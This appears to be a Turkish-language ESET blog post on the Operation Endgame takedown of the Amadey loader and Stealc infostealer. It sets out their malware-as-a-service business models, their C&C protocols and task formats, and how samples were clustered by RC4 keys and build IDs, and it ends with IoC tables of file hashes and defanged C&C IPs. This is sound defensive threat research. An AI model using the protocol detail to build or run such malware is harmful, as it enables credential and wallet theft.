Kapsamlı bir tehlike göstergeleri (IoC’ler) listesi, GitHub depomuzda ve[Gamaredon dokümanında bulunabilir](https://web-assets.esetstatic.com/wls/en/papers/white-papers/gamaredon-in-2025.pdf).
---
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** APT, Araştırma, Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik
---
### [Endgame Operasyonu: Amadey ve Stealc'i etkisiz hâle getirmek](https://antivirus.com.tr/endgame-operasyonu-amadey-ve-stealci-etkisiz-hale-getirmek/)
**Published:** Haziran 30, 2026
**Author:** ESET
**Excerpt:** ESET araştırmacıları Endgame operasyonuna katılarak Amadey botneti ve Stealc bilgi hırsızının küresel çapta etkisiz hâle getirilmesine yardımcı oldu
**Content:**
ESET araştırmacıları Endgame operasyonunda teknik analiz, altyapı takibi ve iş ortakları düzeyinde içgörüler sağlayarak Amadey botneti ve Stealc bilgi hırsızının küresel çapta etkisiz hâle getirilmesine yardımcı oldu
Bir yıl önce, ESET Araştırma ekibi, o dönemde önde gelen siber suç operasyonlarından bazılarını, yani Lumma Stealer ve Danabot’u çökertmeye yönelik iki büyük operasyona katıldı. Son zamanlarda, araştırmacılarımız bir kez daha özel sektör ortakları ve kolluk kuvvetleriyle iş birliği yapıyor; ancak bu sefer hedefleri, her ikisi de “hizmet olarak kötü amaçlı yazılım” (MaaS) teklifleri aracılığıyla sunulan Amadey botneti ve Stealc bilgi hırsızı. [*Microsoft Dijital Suçlar Birimi*](https://www.microsoft.com/en-us/security/blog/2026/06/24/stealc-and-amadey-breaking-down-infostealers-and-the-cybercrime-services-that-deliver-them/) (DCU), [*BitSight*](https://www.microsoft.com/en-us/security/blog/2026/06/24/stealc-and-amadey-breaking-down-infostealers-and-the-cybercrime-services-that-deliver-them/), Lumen, [*Mitsui Bussan Secure Directions*](https://www.microsoft.com/en-us/security/blog/2026/06/24/stealc-and-amadey-breaking-down-infostealers-and-the-cybercrime-services-that-deliver-them/) (MBSD) ve diğer ortaklar tarafından koordine edilen “Operation Endgame”, Amadey ve Stealc iş ortakları tarafından kullanılan tüm bilinen ağ altyapısını hedef alarak, bu grupların siber suç faaliyetlerini felce uğratmayı amaçladı.
ESET, her iki kötü amaçlı yazılım ailesini uzun vadeli olarak takip ettiğimiz süreçte topladığımız teknik analizler, istatistiksel bilgiler, bilinen komuta ve kontrol (C&C) sunucuları, şifreleme anahtarları, kampanya ve derleme tanımlayıcıları ile diğer tehdit istihbaratlarını paylaşarak bu çabaya katkıda bulunmuştur.
**Bu blog yazısının ana noktaları:**
- ESET, Amadey ve Stealc’i etkisiz hâle getirmek amacıyla düzenlenen koordineli, küresel Endgame operasyonuna katıldı.
- Endgame operasyonu, Amadey ve Stealc ile ilişkili yaklaşık 50 etki alanı ve 200’e yakın aktif IP tabanlı C&C sunucusunu etkiledi.
- ESET, teknik analizler, istatistiksel bilgiler, bilinen C&C sunucuları, şifreleme anahtarları, kampanya tanımlayıcıları ve diğer içgörüler sağladı.
- Her iki kötü amaçlı yazılım ailesi için de iş ortağı düzeyinde MaaS ekosistemine genel bir bakış sunuyoruz.
- Amadey ve Stealc faaliyetlerini nasıl gruplandırdığımızı açıklıyoruz.
- C&C iletişimleri, gömülü tanımlayıcılar ve şifreleme anahtarları dâhil olmak üzere, izleme ve engellemeyle en ilgili teknik özellikleri özetliyoruz.
- Amadey ile Lumma Stealer’ın bağlı kuruluşlarının faaliyetleri arasındaki örtüşmeleri detaylı olarak ele alıyoruz.
## Engelleme katkısı
ESET Research, son üç yıldır hem Amadey botnetini hem de Stealc bilgi hırsızını takip etmektedir. Bu engelleme operasyonu için işlenmiş kötü amaçlı yazılım örneklerinden çıkarılan teknik göstergeler ve yapılandırma verilerinin yanı sıra 2025’in 4. çeyreğinden 2026’nın ilk yarısına kadar olan dönemi kapsayan istatistikleri paylaştık.
Otomatik sistemlerimiz, Amadey ve Stealc örneklerini ayrıntılı olarak inceliyor ve büyük ölçekli izleme için en ilgili alanları belirliyor. Bunlar arasında C&C sunucuları, derleme tanımlayıcıları, şifreleme anahtarları, URL yolları, kampanya tanımlayıcıları ve kötü amaçlı yazılım ailelerinin saldırganların kontrolündeki altyapıyla iletişim kurarken kullandığı diğer gömülü değerler yer alıyor.
Çalışmamızın ana odak noktalarından biri, işlenen büyük hacimli örnekleri yönetmek ve bunları kümelemek için güvenilir yöntemler bulmaktı. Bu hem Amadey hem de Stealc’in hizmet olarak satılması nedeniyle özellikle yararlı oldu. Bu nedenle, kötü amaçlı yazılım örnekleri, genellikle kendi altyapılarını işleten, kendi derlemelerini oluşturan veya talep eden ve kendi kampanyalarını yöneten iş ortakları tarafından dağıtılıyor ve işletiliyor. Bu tür ekosistemlerdeki faaliyet kümelerini belirlemek, bu tür engelleme operasyonları için yüksek öncelikli hedefleri tespit etmemizi sağlıyor.
Teknik analizlerin, istatistiksel bilgilerin ve C&C sunucu listeleri, bağlı kuruluş tanımlayıcıları ve şifreleme anahtarları gibi tehdit istihbaratının paylaşılması, kolluk kuvvetlerinin altyapıları yüksek bir güven derecesiyle tespit etmelerine, önceliklendirmelerine ve bunlara karşı harekete geçmelerine olanak tanır. IoC’ler ayrıca tek tek kümeler, paylaşılan altyapılar ve devre dışı bırakılmasının genel tehdit ortamı üzerinde en büyük etkiyi yaratması muhtemel yüksek etkili botnetler arasında ayrım yapılmasına da yardımcı olur. Sonuç olarak, bu operasyon Amadey veya Stealc için C&C sunucusu olarak kullanılan yaklaşık 50 alan adı ve 200’e yakın aktif IP adresini etkiledi.
## Etkilenen kötü amaçlı yazılım aileleri
Amadey, modüler bir kötü amaçlı yazılım yükleyicisidir. Ana amacı, ele geçirilmiş sistemlere ek kötü amaçlı yazılımlar dağıtmak olmakla birlikte, veri sızdırma ve uzaktan erişim için modüller de sunar.
Buna karşılık Stealc, tipik bir “hizmet olarak bilgi hırsızlığı” yazılımıdır. Kimlik bilgileri, çerezler, kripto para cüzdanları, tarayıcı uzantıları ve adları iş ortakları tarafından tanımlanan kalıplara uyan dosyaları hedef alır.
Her iki kötü amaçlı yazılım ailesi de hizmet olarak satılmakta ve darknet forumlarında tanıtılmaktadır. Darknet forumlarına ilişkin görünürlük sağlamak için yeraltı topluluklarını izleyen bir tehdit istihbarat platformu olan [*Flare.io*](https://flare.io/)’yu kullandık. Her iki ekosistemde de iş ortaklarına kendi sunucu altyapılarına kurulması gereken, kendi barındırdıkları bir yönetim paneli verilmektedir. Bu, iş ortaklarından belirli bir düzeyde teknik beceri gerektirir ve aynı zamanda onlara kurban verileri ve yük dağıtımı üzerinde doğrudan kontrol sağlar.
Bu model, diğer MaaS ekosistemlerinden farklıdır. Örneğin, [*Danabot*](https://www.welivesecurity.com/en/eset-research/danabot-analyzing-fallen-empire/) iş ortakları C&C altyapısını bir hizmet olarak kiralamayı tercih edebilirken [*Lumma Stealer*](https://www.welivesecurity.com/en/eset-research/danabot-analyzing-fallen-empire/) ise operatörleri tarafından tamamen yönetilen bir veri sızdırma ağı kullanıyordu. Amadey ve Stealc durumunda ise iş ortakları kendi altyapılarını kurmak ve işletmekten sorumludur; bu da engelleme çabalarını zorlaştırmaktadır. İşte bu nedenle kümeleme yaklaşımı hayati önem taşımaktadır.
Dağıtım yöntemleri nihai olarak her bir iş ortağına bağlı olsa da ESET telemetri verileri her iki kötü amaçlı yazılım ailesinin de çok çeşitli kanallar aracılığıyla dağıtıldığını tutarlı bir şekilde göstermiştir. En yaygın yöntemler arasında sahte yazılım güncellemeleri, kırılmış yazılım yükleyicileri ve üçüncü taraf kötü amaçlı yazılım yükleyicileri yer almaktadır.
Amadey, “yeniden derleme başına ödeme” modelini kullanıyordu. Ortaklar bir lisans satın aldıktan sonra, örneğin yeni bir C&C sunucusuna geçiş yaparken yeni bir derleme oluşturmaları gerektiğinde her seferinde ek bir ücret ödüyordu. Başka bir deyişle Amadey operatörleri ortaklara bir derleme aracı sağlamıyordu; bunun yerine, örnekler her ortak için talep üzerine derleniyordu.
Stealc ise iş ortaklarına daha dostane bir yaklaşım benimsemiş ve abonelik kapsamında sınırsız derleme oluşturma imkânı sunmuştur ( **Şekil 1** ). Bu, C&C altyapısını değiştirmenin operasyonel maliyetini düşürmüş ve iş ortaklarının ihtiyaç duydukları anda yeni örnekler oluşturmalarını kolaylaştırmıştır.

Şekil 1 . Stealc panelinde oluşturma özelliği
Kimlik sahtekârlığı dolandırıcılıklarından kaçınmak amacıyla her iki hizmetin işletmecileri de darknet forumlarındaki potansiyel iş ortaklarına, kendileriyle yalnızca resmî kanallar üzerinden iletişime geçmeleri konusunda açıkça talimat verdiler. Amadey, alıcıları reklamının yapıldığı darknet forumundaki özel mesajlara yönlendirirken Stealc ise darknet forumlarındaki özel mesajları veya Telegram’ı kullandı.
## Amadey
Amadey, Ekim 2018’den bu yana InCrease kullanıcı adıyla darknet forumlarında tanıtılan modüler bir kötü amaçlı yazılım yükleyicisidir. Zamanla, darknet forum kanalları aracılığıyla sağlanan sürekli destekle, en istikrarlı ve aktif olarak güncellenen kötü amaçlı yazılım ailelerinden biri hâline gelmiştir.
**Şekil 2** ‘de gösterilen telemetri tespit oranımız , Amadey’in belirli bir bölgeye odaklanmaksızın küresel olarak gözlemlendiğini göstermektedir; ancak en yüksek tespit oranları Hindistan, Türkiye, Mısır, Meksika ve İspanya’da gözlemlenmiştir.

Şekil 2 . Amadey’in dağılımı – tespit ısı haritası (2025–günümüz)
Amadey’in temel işlevi, kurbanlara ek kötü amaçlı yazılım dağıtmaktır. Bunun yanı sıra daha fazla veri sızdırma ve erişim için üç modül sunar: Panoya izleme, kimlik bilgisi hırsızlığı ve VNC tabanlı uzaktan erişim.
Hizmetin tek bir lisans için fiyatı 600 ABD dolarıdır ve Bitcoin ile ödenir; her yeniden derleme için ek olarak 50 ABD doları ücret alınır. Bu, iş ortaklarının yeni bir C&C sunucusuna geçiş yaparken olduğu gibi, her yeni derleme oluşturduklarında bir maliyetle karşı karşıya kaldıkları anlamına gelir. Bu fiyatlandırma, ilk tanıtılan sürümlerden bu yana büyük ölçüde değişmemiştir; bu da istikrarlı ve yerleşik bir müşteri tabanına işaret etmektedir.
Yıllar boyunca Amadey’in sürekli sürüm güncellemeleri ( **Şekil 3** ) ve aktif geliştirme sürecini gözlemledik. Amadey’in geliştirilmesindeki en önemli dönüm noktası, tüm kod tabanının tamamen yeniden yazıldığı Ağustos 2020’de (v1.99.5) gerçekleşti. İkinci büyük gelişme, Ekim 2024’te v5.03 sürümünün piyasaya sürülmesiyle gerçekleşti; bu sürüm, ters bağlantı özelliğine sahip hVNC, MSI sessiz yükleyici desteği, RDP etkinleştirme, SYSTEM ayrıcalıklarıyla cmd.exe çalıştırma ve şifreli yükler için entegre destek gibi yoğun bir dizi yeni yetenek getirdi. Genel olarak, diğer daha küçük güncellemelerin çoğu, ortaya çıktıkça antivirüs tespitlerinden kaçınmak gibi örtük ama sürekli bir amaca hizmet etti.

Şekil 3 . Amadey sürümleri zaman çizelgesi
### Teknik genel bakış
Her Amadey örneği, en az bir adet sabit kodlanmış C&C sunucu URL’si içerir ve yapılandırma en fazla üç girişi destekler. Örnekler ayrıca C&C sunucusuyla iletişimi şifrelemek için kullanılan bir RC4 anahtarı da barındırır.
Analizimiz, her örnekten çıkarılan RC4 anahtarının güvenilir bir küme tanımlayıcı işlevi gördüğünü ve örnekleri ayrı botnetler hâlinde kümelememize olanak tanıdığını göstermiştir; bu konuyu [*Kümeleme*](//38822558-1889-4D85-89DD-664D8C98813A#_Clustering_1) bölümünde daha ayrıntılı olarak ele alacağız.
İçeride “sd” olarak adlandırılan ikinci bir sabit kodlanmış değer, \[0-9a-f\]{6} desenine uyan, rastgele görünümlü altı karakterlik bir onaltılık dizidir. Bu değer, ilk C&C el sıkışma işlemi sırasında iletilir ve büyük olasılıkla bir iş ortağının dağıtımındaki belirli bir derlemeyi tanımlar. Araştırmacılar tarafından bazen [*kampanya kimliği*](https://www.linkedin.com/posts/teethador_swisscom-tdr-threat-brief-unmasking-amadey-ugcPost-7403675666841456640-mwlg/) veya [*Amadey kimliği*](https://www.linkedin.com/posts/teethador_swisscom-tdr-threat-brief-unmasking-amadey-ugcPost-7403675666841456640-mwlg/) olarak adlandırılsa da Amadey’in derleme başına ödeme iş modeli, bunun daha doğru bir şekilde bir derleme tanımlayıcısını temsil ettiğini göstermektedir.
Her örnek ayrıca bir sürüm numarası da taşır. Analizimiz, 2025 yılının başından bu yana ESET telemetrisinde gözlemlenen baskın varyant olan v5.x sürümüne odaklanmaktadır.
Bu bot, kurbanın klavye düzenini de kontrol eder. Eğer bu düzen [*bir CIS ülkesiyle*](https://www.linkedin.com/posts/teethador_swisscom-tdr-threat-brief-unmasking-amadey-activity-7403675667952844800-tFQL/) ilişkili bir düzenle eşleşirse tüm ağ iletişimi sessizce reddedilir. Doğu Avrupa’dan faaliyet gösteren tehdit aktörleri, bölgedeki işletmeleri ve devlet kurumlarını etkilemekten kaçınmak için genellikle bu tür yerleşik güvenlik önlemlerini kullanır; bu da yerel yetkililer tarafından dikkat çekme veya kovuşturma riskini azaltır. Buna ek olarak, bu operatörler genellikle “kendi halkını” hedef aldıkları veya hizmetlerinin tanıtıldığı [*darknet forumlarının kurallarını ihlal ettikleri için*](https://g0njxa.medium.com/profiling-traffic-cerberus-ex-amnesia-3758faba4385) meslektaşlarından gelebilecek olası tepkilerden kaçınmak amacıyla bu tür uygulamaları takip ederler.
Bu bölüm, Amadey hakkında yalnızca genel bir bakış sunmaktadır; zira derinlemesine teknik analiz, [*Swisscom raporunda*](https://www.linkedin.com/posts/teethador_swisscom-tdr-threat-brief-unmasking-amadey-activity-7403675667952844800-tFQL/) daha önce yayımlanmıştır.
### C&C iletişimi
Amadey, C&C sunucusuyla HTTP üzerinden POST istekleri kullanarak iletişim kurar. Genel olarak, iletişim üç aşamalı bir döngü izler:
- **İlk sinyal** – bot, C&C sunucusuna minimal bir st=s HTTP POST isteği gönderir. Sunucu, örneğin <c>10<d> gibi bir bekleme aralığıyla yanıt vererek, bota sonraki kontrol işlemleri arasında 10 dakika beklemesi talimatını verir.
- **Kayıt** – bot, düz bir anahtar-değer dizesi olarak kodlanmış, RC4 ile şifrelenmiş sistem bilgilerini iletir. Bu veriler arasında işletim sistemi sürümü, kullanıcı adı, bilgisayar adı, yüklü antivirüs ürünü, yönetici ayrıcalıkları, sd değeri ve diğer ana bilgisayar bilgileri yer alır. Özellikle, RC4 anahtarının kendisi hiçbir zaman ağ üzerinden iletilmez. Telemetri verilerimize göre, aynı anda birden fazla RC4 anahtarı için görev dağıtan hiçbir sunucu gözlemlenmemiştir; bu da her bir örneğin, o RC4 anahtarını zaten bilen ve bekleyen bir C&C sunucusuyla iletişim kurması gerektiğini göstermektedir. Sunucu, bir görev listesi ile yanıt verir.
- **Görevlendirme** – görevler, **Şekil 4** ‘te gösterildiği gibi, <c> ve <d> etiketleriyle sınırlandırılmış ve tek tek komutlar # karakterleriyle ayrılmış yapılandırılmış komut dizeleri olarak iletilir. Her görev, bir EXE dosyasını indirme ve çalıştırma, VNC’yi başlatma veya bir bilgi hırsızlığı eklentisini çalıştırma gibi bir komut türünü kodlar. Görevler ayrıca ayrıcalık yükseltme bayrağı, hedef dizin ve yük URL’si gibi parametreleri de içerir.
Her görevin, basit indirme ve çalıştırma komutlarından hVNC veya proxy bileşenlerinin daha karmaşık çalıştırılmasına kadar uzanan kendine özgü işleme mantığı vardır. İç işleyişi, [*önceki teknik raporlarda*](https://www.linkedin.com/posts/teethador_swisscom-tdr-threat-brief-unmasking-amadey-activity-7403675667952844800-tFQL/) belgelenmiştir.

Şekil 4 . Amadey C&C iletişiminde, sınırlandırılmış şifreli görevlerin vurgulanmış listesi
### Kümeleme
MaaS kötü amaçlı yazılımlarını izlerken karşılaşılan temel zorluklardan biri, aynı tehdit aktörüne ait örnekleri gruplandırmanın güvenilir bir yolunu bulmaktır. Bu nedenle, iş modelini ve ağ altyapısının dağılımını anlamak, başarılı bir müdahale için hayati önem taşır; çünkü bu, savunma uzmanlarının ve kolluk kuvvetlerinin, alınacak önlemlerin en büyük etkiyi yaratacağı kritik noktaları belirlemelerine olanak tanır. Bu bölümde, metodolojimizi açıklıyoruz.
Amadey örnekleri, sabit kodlanmış üç temel yapılandırma değeri içerir:
- C&C URL’leri,
- C&C iletişimleri için kullanılan RC4 anahtarları ve
- İlk C&C el sıkışma işlemi sırasında iletilen sd değeri.
İzleme çalışmalarımız sırasında, Amadey C&C URL’lerinin tutarlı bir kalıba uyduğunu fark ettik:
http(s)?://<C&C>/<random\_path>/index.php
Ayrıca aynı <random\_path> URL parçası farklı C&C sunucularında kullanıldı (**Şekil 5**). Bu değer rastgele bir dize gibi göründüğünden, zaman içinde birden fazla C&C sunucusuyla bağlantılı olarak görülmesi, C&C sunucularının aynı kümenin parçası olarak işletildiğinin güçlü bir göstergesi gibi görünüyordu. Bu nedenle, C&C URL’sini şu iki parçaya ayırdık: IP adresi veya etki alanı ve <random\_path> URL’si.

Şekil 5 . Amadey C&C sunucu URL’lerinde <random\_path> tanımlayıcılarına örnekler
Örneklerin yapılandırmasından elde edilen değerleri, bunların amacına dair bilgimizle birleştirerek, Amadey ekosisteminin yapısı hakkında içgörü elde etmek için grafik modellemesinden yararlandık. Şekil 6 ’ya ilk bakışta, gerçekten de ortak bir altyapı bulunmadığını, bunun yerine birkaç küçük alt botnetin mevcut olduğunu ve bunlardan birinin açıkça baskın olduğunu net bir şekilde görüyoruz. Bir sonraki bölümde bu en büyük kümeye daha derinlemesine ineceğiz.

Şekil 6 . ESET telemetrisine dayalı Amadey bağlı botnet kümelenmesi
Sonuç olarak, öne çıkan noktalar şunlardır:
1. Amadey ekosisteminde toplam **53 benzersiz küme** tespit ettik.
2. Her sd değeri tam olarak bir RC4 anahtarına bağlıdır.
3. Yeniden oluşturma işlemleri sd değerini değiştirirken anahtarı koruduğu için RC4 anahtarları muhtemelen yararlı bir bağlı kuruluş tanımlayıcısıdır.
4. C&C URL’sindeki <random\_path> kısmı, C&C sunucuları değiştirilirken zaman zaman yeniden kullanılır ve bu tür C&C sunucularının aynı kümeye ait olduğuna dair güvenilir bir kanıt görevi görür.
### En büyük Amadey botnet kümesi
Bir küme en büyük küme olarak öne çıkmaktadır ve işlenen tüm Amadey örneklerinin yaklaşık %34’ünü oluşturmaktadır. Bu küme, adresindeki zaman çizelgemizde gösterildiği gibi, analiz edilen tüm zaman dilimi boyunca aktif olan tek kümeydi (**Şekil 7**).

Şekil 7 . En büyük 10 Amadey botnetinin etkinliği (en büyüğü en üstte)
En büyük botnet, her yürütme başına kurbanlara dağıtılan ortalama yük sayısında da başı çekmiştir. Kümeleme metodolojimize göre, en büyük botnete ait Amadey örnekleri, her kurbana ortalama olarak aynı anda yaklaşık 14 yük dağıtmıştır (**Şekil 8**).

Şekil 8 . Amadey yürütme başına dağıtılan ortalama yük sayısına göre ilk beş botnet
Dağıtılmış kötü amaçlı yazılım ailelerinin kapsamı ve çeşitliliği, bilgi hırsızlarından (infostealers) ve uzaktan erişim araçlarından (RAT’lar) karmaşık kod koruyucularla donatılmış kötü amaçlı yazılımlara kadar oldukça genişti. **Şekil 9,** izleme dönemi boyunca dağıtıldığını tespit ettiğimiz yükler hakkında bir fikir vermektedir.

Şekil 9 . En büyük Amadey botnetinin yük dağılımı
Ayrıca ESET araştırmacıları, tek bir kurbana birçok kez farklı iş ortaklarına atfedilen birden fazla Lumma Stealer örneğinin dağıtıldığına dair kanıt elde etmiştir (önceki [*Lumma Stealer araştırmamıza*](https://www.welivesecurity.com/en/eset-research/eset-takes-part-global-operation-disrupt-lumma-stealer/) bakınız). Bu durum, birden fazla Lumma Stealer iş ortağının aynı çalınan verilere sahip olmasına yol açmaktadır. Bu gözlem, bu en büyük kümeyi kontrol eden tehdit aktörlerinin muhtemelen kendi kurulum başına ödeme (PPI) modelini uyguladıkları ve botlarından daha fazla gelir elde ettikleri sonucuna varmamızı sağlamaktadır.
## Stealc
Amadey’in aksine, Stealc bir bilgi hırsızının tipik bir temsilcisidir. Web tarayıcıları, e-posta istemcileri, FTP istemcileri, oyun platformları, kripto para cüzdanı dosyaları ve tarayıcı uzantıları tarafından depolanan kimlik bilgileri dâhil olmak üzere çok çeşitli veri kaynaklarını hedef alır.
Stealc, Şubat 2023’te bir darknet forumunda tanıtıldı ve biz de kısa süre sonra onu izlemeye başladık. **Şekil 10** adresinde gösterilen telemetri tespit oranımız, Stealc’in belirli bir bölgeye odaklanmadan küresel olarak yayıldığını göstermektedir. En yüksek tespit oranları ABD, Polonya ve İtalya’da gözlemlenmiştir.

Şekil 10 . Stealc’in dağılımı – tespit ısı haritası (2025–günümüz)
Stealc, plymouth takma adını kullanan bir tehdit aktörü tarafından tanıtılmaktadır. Operatörler, Stealc’i aktif olarak güncel tutmuşlardır; yeni bir sürüm yayımlandığında, darknet forumunda bir gönderi paylaşarak sürüm notlarını açıklamışlardır. Son üç yılda bu tür 37 sürüm yayımlanmıştır. Stealc, aylık abonelik olarak satılmaktadır ve fiyatlandırması çok az değişiklik göstermiştir:
- Aylık 300 ABD doları
- Üç ay için 700 ABD doları
- Altı ay için 1.000 ABD doları
Mart 2025’te Stealc, sürüm 2 ile önemli bir mimari güncelleme aldı; bu güncelleme, ağ protokolünde ve yapılandırma yapısında önemli değişiklikler getirdi ve o zamandan beri bu sürüm telemetri verilerimizde baskın konumda yer almaktadır. Haziran 2026 itibarıyla adresinde gösterildiği üzere sürüm 2.22.1’e ulaşmıştı (**Şekil 11**).

Şekil 11 . Stealc sürüm zaman çizelgesi
Ana hedeflerinin yanı sıra Stealc, iş ortaklarının ele geçirilen makinelerden sızdırılacak dosyaları tanımlayan özel desenler belirlemelerine olanak tanıyan, yapılandırılabilir bir dosya toplayıcı içerir. C&C iletişimleri ve gömülü dizeleri, her derleme için ayrı anahtarlar kullanılarak RC4 şifreleme ile korunmaktadır.
Stealc, tek bir standart dağıtım yöntemine bağlı değildir; her bir iş ortağı kendi dağıtım mekanizmalarından sorumludur. Ancak Amadey’e benzer şekilde, telemetri verilerimiz belirli vektörlerin sürekli olarak öne çıktığını göstermektedir; özellikle de trojanlaştırılmış yazılım yükleyicileri ve yerleşik kötü amaçlı yazılım yükleyicileri (Amadey gibi).
### Teknik genel bakış
Stealc v2’nin ayrıntılı bir teknik analizi [*Lumma-Labs*](https://lumma-labs.com/autopsy-of-a-failed-stealer-stealc-v2-a4e32da04396) tarafından daha önce yayımlanmıştır. Bu bölümde, kümeleme için kullanılabilecek özelliklere odaklanacağız.
Stealc’in mevcut sürümleri, her örnek için iki farklı RC4 anahtarı içerir:
- Biri çalışma zamanında gizlenmiş dizeleri şifresini çözmek için,
- İkincisi ise C&C ağ iletişimini şifrelemek için kullanılır.
Bu iki RC4 anahtarına ek olarak, Stealc örneklerinden build tanımlayıcısını da çıkarıyoruz. Bu değer, tek bir Stealc kampanyasını temsil eder ve diğer dizelerden farklı olarak ikili dosyada korunmaz. Bu değer, C&C el sıkışma işleminin bir parçası olarak iletildiği için önemlidir (**Şekil 12**).
İletişim için kullanılan C&C sunucu adresi ve URL yolu, her ikisi de RC4 ile şifrelenmiş dizeler arasında depolanmaktadır ve otomatik yapılandırma açma işlemimizin bir parçası olarak çıkarılmıştır.
### C&C iletişimi
Stealc, RC4 ile şifrelenmiş JSON nesneleri kullanarak HTTP üzerinden C&C sunucusuyla iletişim kurar. C&C’ye gönderilen ilk istek üç değer içerir:
- Bir derleme tanımlayıcısı (build),
- Saldırıya uğrayan makinenin parmak izi (hwid) ve
- İstek türü (bu ilk istek create türündedir).
Makine parmak izi, sistemin birim seri numarasından türetilir ve bir UUIDv4 dizesi olarak biçimlendirilir. Bu ilk istek için bir JSON nesnesi örneği Şekil 12 ‘de gösterilmiştir.

Şekil 12 . Stealc tarafından gönderilen bir create isteğinin örneği
C&C sunucusu, Stealc’in hangi işlevleri gerçekleştirmesi gerektiğini tanımlayan karmaşık bir JSON nesnesiyle yanıt verir. Bunun yanı sıra yanıtta oturum anahtarı görevi gören ve sonraki tüm isteklerde kullanılması gereken rastgele oluşturulmuş bir access\_token değeri bulunur; aksi takdirde istekler sunucu tarafından reddedilir. Hedeflerin karmaşık tanımlarının yanı sıra JSON nesnesi ekran görüntüsü alınıp alınmayacağını, işlem bittiğinde kendini imha edip etmeyeceğini veya daha sonra ek bir yük indirip çalıştırıp çalıştırmayacağını da tanımlar. Yanıt JSON nesnesine bir örnek **Şekil 13** adresinde gösterilmiştir.

Şekil 13 . C&C sunucusundan alınan şifresi çözülmüş Stealc yapılandırması
Her sunucu yanıtının en başında rastgele oluşturulmuş bir anahtar-değer çifti de bulunur; bu onaltılık dizelerin hiçbiri sonraki C&C iletişimlerinde tekrar kullanılmaz. [*Zscaler’ın araştırmasına*](https://www.zscaler.com/blogs/security-research/i-stealc-you-tracking-rapid-changes-stealc) göre bu, aynı şifreleme anahtarı tekrar tekrar kullanıldığında bile RC4 ile şifrelenmiş trafikte statik algılama imzalarının tespit edilmesini engeller. Şekil 13 ‘te rastgele oluşturulan nonce “bf66e52”: “03030ac3e9a8cebf” şeklindedir.
İlk kayıttan sonra Stealc, işlevselliğini yerine getirmek için adları kendinden anlaşılır olan üç ek işlem türü kullanır:
- upload\_file – toplanan verileri dışarı aktarır,
- loader – takip eden bir yükü alır ve yürütür, ve
- done – işlemin tamamlandığını bildirir.
### Kümeleme
Daha önce de belirtildiği gibi, Lumma Stealer’dan farklı olarak Stealc operatörleri, bağlı kuruluşlarına ortak bir altyapı sunmamaktadır. Amadey için uyguladığımız kümeleme yaklaşımına benzer şekilde, Stealc ekosisteminin yapısını daha iyi kavrayabilmek amacıyla Stealc yapılandırmalarından çıkarılan değerlere grafik modelleme uyguladık ve bunu bu yapılandırmaların amacına dair bilgilerimizle birleştirdik. Sonuçta, Stealc’in gerçekten de birçok küçük kümeye bölündüğünü gösteren bir grafik elde ettik (**Şekil 14**). Her küme, az sayıda C&C sunucusu (genellikle sadece bir tane) etrafında toplanır ve tipik olarak yalnızca birkaçbuild kimliği veya C&C URL yoluyla bağlantılıdır. Bu nedenle, zayıf bir nokta bulunmaması nedeniyle bu tür bir altyapıyı bozmak zorlu bir görevdir. Genel olarak, Mart 2025’ten bu yana Stealc’i çalıştıran toplam **73 farklı küme** tespit ettik (**Şekil 14**).

Şekil 14 . ESET telemetrisine dayalı Stealc bağlı kümelenmesi
## Sonuç
Amadey ve Stealc’e karşı yürütülen Operation Endgame gibi küresel bozma operasyonları için kötü amaçlı yazılımların uzun vadeli ve otomatik olarak izlenmesi gereklidir. Bu blog yazısı, bu şekilde toplanan bilgileri sunmanın yanı sıra her bir ailenin arkasındaki spesifik MaaS iş modeli ve bunun genellikle parçalanmış ağ altyapısına nasıl yansıdığına dair ayrıntılar sağlar, bunların temel statik tanımlayıcılarını ve C&C iletişim protokollerini belgeler ve ESET araştırmacılarının bozma operasyonu için kritik noktaların belirlenmesine nasıl yardımcı olduklarını özetler. Amadey ve Stealc hakkındaki tehdit istihbaratımız, iş ortaklarımız tarafından paylaşılan verilerle birleştirilerek hem engelleme operasyonu hem de kolluk kuvvetlerinin çabaları için sağlam bir temel oluşturdu.
“Endgame” operasyonu, bilinen tüm Amadey ve Stealc C&C sunucularını ele geçirmeyi veya devre dışı bırakmayı amaçlayarak, her iki MaaS hizmetinin bağlı kuruluşlarının dayandığı altyapıyı doğrudan bozmayı hedefledi. ESET, her iki aileyi de izlemeye devam edecek ve bu kesintinin ardından operasyonel altyapıyı yeniden kurma girişimlerini takip edecektir.
## IoC’ler
### Files
| **SHA‑1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| 11A42EF076686CB27BA2C8845301943652A5AADC | KB.14.804.8407.exe | Win64/Stealc.A | Stealc infostealer. |
| 32D0C3300825B0BB991C4A8F1E6244F0AD2DA989 | yinkaroj.exe | Win64/Stealc.A | Stealc infostealer. |
| 5F3F99B14243404C7CF57B40BB101244CCE394BF | MusNotification.exe | Win64/Stealc.B | Stealc infostealer. |
| B4101027BF2F1261402BF6318C6EB016CE249037 | Patch.exe | Win32/Spy.Agent.QOL | Stealc infostealer. |
| F61E3A643F2417E1A1AB2C83BBDBFC8A7CB96756 | VeloTeam\_x32.exe | Win32/Spy.Agent.QOL | Stealc infostealer. |
| 09002D4668A778853E8DA5C488C6E421C0628357 | N/A | Win32/TrojanDownloader.Amadey.A | Amadey. |
| 87867AD29E621BF9EBF57E1757F75090842458BE | N/A | Win32/TrojanDownloader.Amadey.A | Amadey. |
| 38D744543B2051E6F749AF171B5EF8D6DF8AAC7B | N/A | Win64/TrojanDownloader.Amadey.A | Amadey. |
| C0E178D26E1E67985A9C67E649D71D54642E0EED | N/A | Win64/TrojanDownloader.Amadey.A | Amadey. |
| FF8D2AFD9D7F0A828592FEE34CA55D1A3542F7ED | N/A | Win32/TrojanDownloader.Amadey.A | Amadey. |
### Network
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| 62.60.226\[.\]159 | N/A | FEMO IT SOLUTIONS LIMITED | 2026‑04‑13 | Amadey C&C server. |
| 64.188.91\[.\]237 | N/A | Hurricane Electric LLC | 2026‑03‑19 | Stealc C&C server. |
| 94.154.35\[.\]25 | N/A | Artem Sevastyanov | 2026‑03‑26 | Amadey C&C server. |
| 95.85.238\[.\]4 | N/A | DATAMAT CZ s.r.o. | 2026‑04‑09 | Stealc C&C server. |
| 176.111.174\[.\]140 | N/A | RU-NUBES-20220530 | 2026‑03‑04 | Amadey C&C server. |
| 176.124.199\[.\]207 | N/A | AEZA INTERNATIONAL LTD | 2026‑03‑31 | Stealc C&C server. |
